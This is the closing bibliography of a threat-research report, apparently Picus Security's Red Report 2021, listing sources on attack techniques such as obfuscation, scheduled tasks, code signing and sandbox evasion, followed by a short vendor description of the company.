[131] Microsoft 365 Defender Research Team, Microsoft Threat Intelligence Center (MSTIC), and Microsoft Cyber Defense Operations Center (CDOC), "Deep dive into the Solorigate second-stage activation: From SUNBURST to TEARDROP and Raindrop," 20-Jan-2021. https://www.microsoft.com/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/.

[132] "proc(5) - Linux manual page." https://man7.org/linux/man-pages/man5/proc.5.html.

[133] huntergregal, "huntergregal/mimipenguin," *GitHub*. https://github.com/huntergregal/mimipenguin.

[134] AlessandroZ, "LaZagne/shadow.py at ab1e140051594262398e562fb3ab323583a19df1 · AlessandroZ/LaZagne." https://github.com/AlessandroZ/LaZagne.

[135] Sysinternals, "GitHub - Sysinternals/ProcDump-for-Linux: A Linux version of the ProcDump Sysinternals tool." https://github.com/Sysinternals/ProcDump-for-Linux.

[136] Canonical, "Ubuntu Manpage: unshadow - combines passwd and shadow files." http://manpages.ubuntu.com/manpages/xenial/man8/unshadow.8.html.

[137] "John the Ripper password cracker." https://www.openwall.com/john/.

[138] "Group Policy Preferences." https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn581922(v=ws.11).

[139] "NVD - CVE-2014-1812." https://nvd.nist.gov/vuln/detail/CVE-2014-1812.

[140] BetaFred, "Microsoft Security Bulletin MS14-025 - Important." https://docs.microsoft.com/en-us/security-updates/securitybulletins/2014/ms14-025.

[141] "Active Directory Back to Basics - Sysvol - TechNet Articles - United States (English) - TechNet Wiki." https://social.technet.microsoft.com/wiki/contents/articles/24160.active-directory-back-to-basics-sysvol.aspx.

References

[142] "SMB Group Policy Preference Saved Passwords Enumeration," *Rapid7*. https://www.rapid7.com/db/modules/auxiliary/scanner/smb/smb_enum_gpp.
[143] "Windows Gather Group Policy Preference Saved Passwords," *Rapid7*. https://www.rapid7.com/db/modules/post/windows/gather/credentials/gpp.
[144] "gpp-decrypt." https://tools.kali.org/password-attacks/gpp-decrypt.
[145] "How to use Credential Manager in Windows 10," *Infosec Resources*. https://resources.infosecinstitute.com/category/certifications-training/securing-windows-ten/windows-10-authentication-mechanisms/credential-manager-windows-10/.
[146] AlessandroZ, "AlessandroZ/LaZagne," *GitHub*. https://github.com/AlessandroZ/LaZagne.
[147] "Obfuscated Files or Information." https://attack.mitre.org/techniques/T1027/.
[148] "Updates - October 2021." https://attack.mitre.org/resources/updates/updates-october-2021/index.html.
[149] "Obfuscated Files or Information: Binary Padding." https://attack.mitre.org/techniques/T1027/001/.
[150] J. Segura, "Cerber ransomware delivered in format of a different order of Magnitude," 09-Aug-2017. https://blog.malwarebytes.com/threat-analysis/2017/08/cerber-ransomware-delivered-format-different-order-magnitude/.
[151] "Obfuscated Files or Information: Software Packing." https://attack.mitre.org/techniques/T1027/002/.
[152] T. Mathison, "Manually Unpacking Malware," 23-Nov-2020. https://tdmathison.github.io/posts/Manually-unpacking-malware/.
[153] "Ares - Technical Analysis." https://www.zscaler.com/blogs/security-research/ares-malware-grandson-kronos-banking-trojan.
[154] S. Özarslan, "Tactics, Techniques, and Procedures (TTPs) Used in the SolarWinds Breach." https://www.picussecurity.com/resource/blog/ttps-used-in-the-solarwinds-breach.
[155] L. O'Donnell, "Compromised Website Images Camouflage ObliqueRAT Malware," *Threatpost*, 02-Mar-2021. https://threatpost.com/website-images-obliquerat-malware/164395/.
[156] "TA551 distributes new ICEDID malware." https://success.trendmicro.com/solution/000283386.
[157] https://www.bitdefender.com/files/News/CaseStudies/study/390/Bitdefender-PR-Whitepaper-Remcos-creat5080-en-EN-GenericUse.pdf.
[158] "Obfuscated Files or Information: Compile After Delivery." https://attack.mitre.org/techniques/T1027/004/.
[159] https://www.clearskysec.com/wp-content/uploads/2018/11/MuddyWater-Operations-in-Lebanon-and-Oman.pdf.

References

[160] “Gamaredon group grows its game,” 11-Jun-2020. https://www.welivesecurity.com/2020/06/11/gamaredon-group-grows-its-game/.
[161] M. Figueroa, “SolarWinds,” 24-Dec-2020. https://www.sentinelone.com/labs/solarwinds-understanding-detecting-the-supernova-webshell-trojan/.
[162] “Sequre Ransomware compiles its own source code.” https://labs.vipre.com/sequre-ransomware-compiles-its-own-source-code/.
[163] “Obfuscated Files or Information: Indicator Removal from Tools.” https://attack.mitre.org/techniques/T1027/005/.
[164] “Qakbot Banking Trojan.” https://blog.cyberint.com/qakbot-banking-trojan.
[165] “TRITON Attribution: Russian Government-Owned Lab Most Likely Built Custom Intrusion Tools for TRITON Attackers.” https://www.mandiant.com/resources/triton-attribution-russian-government-owned-lab-most-likely-built-tools.
[166] https://www.welivesecurity.com/wp-content/uploads/2017/08/eset-gazer.pdf.
[167] https://documents.trendmicro.com/assets/tech-brief-untangling-the-patchwork-cyberespionage-group.pdf.
[168] “Obfuscated Files or Information: HTML Smuggling.” https://attack.mitre.org/techniques/T1027/006/.
[169] “Blob.” https://developer.mozilla.org/en-US/docs/Web/API/Blob.
[170] Microsoft Threat Intelligence Center (MSTIC), “Breaking down NOBELIUM’s latest early-stage toolset,” 28-May-2021. https://www.microsoft.com/security/blog/2021/05/28/breaking-down-nobeliums-latest-early-stage-toolset/.
[171] Outflank, “HTML smuggling explained.” http://www.outflank.nl/publications.
[172] H. Carvey, “Indicators of lateral movement using at.exe on Windows 7 systems.” https://www.secureworks.com/blog/where-you-at-indicators-of-lateral-movement-using-at-exe-on-windows-7-systems.
[173] https://www.intezer.com/container-security/watch-your-containers-doki-infecting-docker-servers-in-the-cloud//where-you-at-indicators-of-lateral-movement-using-at-exe-on-windows-7-systems.
[174] Microsoft Corporation, “Backdoor:MacOS_X/Olyx.A.” https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Backdoor:MacOS_X/Olyx.A.
[175] “Scheduled Task/Job: Scheduled Task.” https://attack.mitre.org/techniques/T1053/005/.
[176] “Qakbot levels up with new obfuscation techniques.” http://blog.talosintelligence.com/2019/05/qakbot-levels-up-with-new-obfuscation.html.

References

[177] R. Falcone, “Shamoon 2: Return of the Disttrack Wiper,” 30-Nov-2016. https://unit42.paloaltonetworks.com/unit42-shamoon-2-return-disttrack-wiper/.
[178] “Scheduled Task/Job: Systemd Timers.” https://attack.mitre.org/techniques/T1053/006/.
[179] “Use systemd timers instead of cronjobs.” https://opensource.com/article/20/7/systemd-timers.
[180] C. Cimpanu, “Malware Found in Arch Linux AUR Package Repository,” *BleepingComputer*, 10-Jul-2018. https://www.bleepingcomputer.com/news/security/malware-found-in-arch-linux-aur-package-repository/.
[181] “Scheduled Task/Job: Container Orchestration Job.” https://attack.mitre.org/techniques/T1053/007/.
[182] Y. Weizman, “Threat matrix for Kubernetes,” 02-Apr-2020. https://www.microsoft.com/security/blog/2020/04/02/attack-matrix-kubernetes/.
[183] “CronJob.” https://kubernetes.io/docs/concepts/workloads/controllers/cron-jobs/.
[184] “Subvert Trust Controls: Code Signing, Sub-technique T1553.002 - Enterprise | MITRE ATT&CK®.” https://attack.mitre.org/techniques/T1553/002/.
[185] threatexpress, “threatexpress/metatwin,” *GitHub*. https://github.com/threatexpress/metatwin.
[186] “Resource Hacker.” http://angusj.com/resourcehacker/.
[187] secretsquirrel, “secretsquirrel/SigThief,” *GitHub*. https://github.com/secretsquirrel/SigThief.
[188] “User Execution: Malicious File, Sub-technique T1204.002 - Enterprise | MITRE ATT&CK®.” https://attack.mitre.org/techniques/T1204/002/.
[189] “Phishing: Spearphishing Attachment, Sub-technique T1566.001 - Enterprise | MITRE ATT&CK®.” https://attack.mitre.org/techniques/T1566/001/.
[190] ASERT, “Illuminating the Etumbot APT Backdoor,” Jun-2014. https://paper.seebug.org/papers/APT/APT_CyberCriminal_Campagin/2014/ASERT-Threat-Intelligence-Brief-2014-07-Illuminating-Etumbot-APT.pdf.
[191] “Threat Actor Groups use COVID-19 pandemic theme – Red Alert.” https://redalert.nshc.net/2020/04/16/threat-actor-groups-use-covid-19-pandemic-theme/.
[192] A. Firsh, “Zero-day vulnerability in Telegram.” https://securelist.com/zero-day-vulnerability-in-telegram/83800/.
[193] “Sirefef Malware Found Using Unicode Right-to-Left Override Technique.” https://threatpost.com/sirefef-malware-found-using-unicode-right-to-left-override-technique/102033/.
[194] “Virus Bulletin :: VB2019 paper: Operation Soft Cell – a worldwide campaign against telecommunication providers.” https://www.virusbulletin.com/virusbulletin/2019/12/vb2019-paper-operation-soft-cell-worldwide-campaign-against-telecommunication-providers/.

References

[195] "COVID-19 Ongoing Cyber Updates."
https://blog.cyberint.com/covid-19-ongoing-cyber-updates.
[196] "Scheduled Task/Job: Scheduled Task, Sub-technique T1053.005 - Enterprise | MITRE ATT&CK®."
https://attack.mitre.org/techniques/T1053/005/.
[197] "Create or Modify System Process: Windows Service, Sub-technique T1543.003 - Enterprise | MITRE ATT&CK®."
https://attack.mitre.org/techniques/T1543/003/.
[198] M. Faou, "From Agent.BTZ to ComRAT v4."
https://www.welivesecurity.com/wp-content/uploads/2020/05/ESET_Turla_ComRAT.pdf.
[199] M. Gorelik, "FIN7 Takes Another Bite at the Restaurant Industry."
https://blog.morphisec.com/fin7-attacks-restaurant-industry.
[200] R. Falcone, "Shamoon 2: Return of the Disttrack Wiper," *Unit42*, 30-Nov-2016.
https://unit42.paloaltonetworks.com/unit42-shamoon-2-return-disttrack-wiper/.
[201] J. Chen, "Tropic Trooper's Back: USBferry Attack Targets Air-gapped Environments."
https://documents.trendmicro.com/assets/Tech-Brief-Tropic-Trooper-s-Back-USBferry-Attack-Targets-Air-gapped-Environments.pdf.
[202] D. Breitenbacher and K. Osis, "Operation In(ter)ception: Aerospace and military companies in the crosshairs of cyberspies | WeLiveSecurity," *WeLiveSecurity*, 17-Jun-2020.
https://www.welivesecurity.com/2020/06/17/operation-interception-aerospace-military-companies-cyberspies/.
[203] hasherezade, "No money, but Pony! From a mail to a trojan horse - Malwarebytes Labs," *Malwarebytes Labs*, 19-Nov-2015.
https://blog.malwarebytes.com/threat-analysis/2015/11/no-money-but-pony-from-a-mail-to-a-trojan-horse/.
[204] "Mac Malware of 2016 | Synack Blog," *Synack*.
https://www.synack.com/blog/mac-malware-2016/.
[205] "Masquerading: Double File Extension."
https://attack.mitre.org/techniques/T1036/007/.
[206] Cyber Intel Unit, "Cybercriminal Group FIN7 Suspected Of Recon Campaign," 29-Sep-2021.
https://blogs.infoblox.com/cyber-threat-intelligence/cyber-campaign-briefs/likely-fin7-recon-campaign/.
[207] C. Nocturnus, "Cybereason vs. Avaddon Ransomware."
https://www.cybereason.com/blog/cybereason-vs.-avaddon-ransomware.
[208] "Unrestricted File Upload."
https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload.

References

[209] "CVE-2020-13671: Exploiting Drupal double extension vulnerability," 20-Nov-2020. https://www.iicybersecurity.com/cve-2020-13671-exploiting-drupal-double-extension-vulnerability.html.

[210] "systemsetup." https://ss64.com/osx/systemsetup.html.

[211] "Method: instances.get." https://cloud.google.com/compute/docs/reference/rest/v1/instances/get.

[212] Talos Group, "Threat Spotlight: Group 72, Opening the ZxShell," 28-Oct-2014. https://blogs.cisco.com/security/talos/opening-zxshell.

[213] "REvil/Sodinokibi Ransomware." https://www.secureworks.com/research/revil-sodinokibi-ransomware.

[214] "Mekotio: These aren't the security updates you're looking for...," 13-Aug-2020. https://www.welivesecurity.com/2020/08/13/mekotio-these-arent-the-security-updates-youre-looking-for/.

[215] "Virtualization/Sandbox Evasion." https://attack.mitre.org/techniques/T1497/.

[216] S. Gallagher and M. Picado, "Agent Tesla amps up information stealing attacks," 02-Feb-2021. https://news.sophos.com/en-us/2021/02/02/agent-tesla-amps-up-information-stealing-attacks/.

[217] "FIN7 Evolution and the Phishing LNK." https://www.mandiant.com/resources/fin7-phishing-lnk.

[218] https://www.welivesecurity.com/wp-content/uploads/2019/07/ESET_Okrum_and_Ketrican.pdf.

[219] C. Nocturnus, "PortDoor: New Chinese APT Backdoor Attack Targets Russian Defense Sector." https://www.cybereason.com/blog/portdoor-new-chinese-apt-backdoor-attack-targets-russian-defense-sector.

[220] "SUNBURST Additional Technical Details." https://www.mandiant.com/resources/sunburst-additional-technical-details.

[221] "LockFile Ransomware Uses Unique Methods to Avoid Detection," 31-Aug-2021. https://www.esecurityplanet.com/threats/lockfile-ransomware-evasion-rechniques/.

[222] "Virtualization/Sandbox Evasion: Time Based Evasion." https://attack.mitre.org/techniques/T1497/003/.

[223] M. Loman, S. Gallagher, and A. Ajjan, "Independence Day: REvil uses supply chain exploit to attack hundreds of businesses," 04-Jul-2021. https://news.sophos.com/en-us/2021/07/04/independence-day-revil-uses-supply-chain-exploit-to-attack-hundreds-of-businesses/.

References

[224] https://www.proofpoint.com/sites/default/files/proofpoint-operation-transparent-tribe-threat-insight-en.pdf.
[225] G. Palazolo, “Netskope Threat Coverage: 2020 Tokyo Olympics Wiper Malware,” 29-Jul-2021. https://www.netskope.com/blog/netskope-threat-coverage-2020-tokyo-olympics-wiper-malware.

About PICUS

Picus Security is a leading **Breach and Attack Simulation** (BAS) vendor, enabling organizations to test, measure and improve the effectiveness of their cyber security controls through automated and continuous intelligence-led security testing.

The Picus' Complete Security Control Validation Platform challenges organizations' cyber-security controls at prevention and detection layers by simulating over 10,000 real-world attacks and attack scenarios. To help address any weaknesses identified, the platform supplies signatures and detection rules for network security, SIEM, EDR and SOAR tools.

Partners include Cisco, Fortinet, Palo Alto, Splunk, Microsoft and VMWare.

Picus has been named a 'Cool Vendor' by Gartner and is cited by Frost & Sullivan as one of the most innovative players in the BAS market.

For more information, visit **www.picussecurity.com**

THE RED REPORT 2021

picussecurity

www.picussecurity.com

PICUS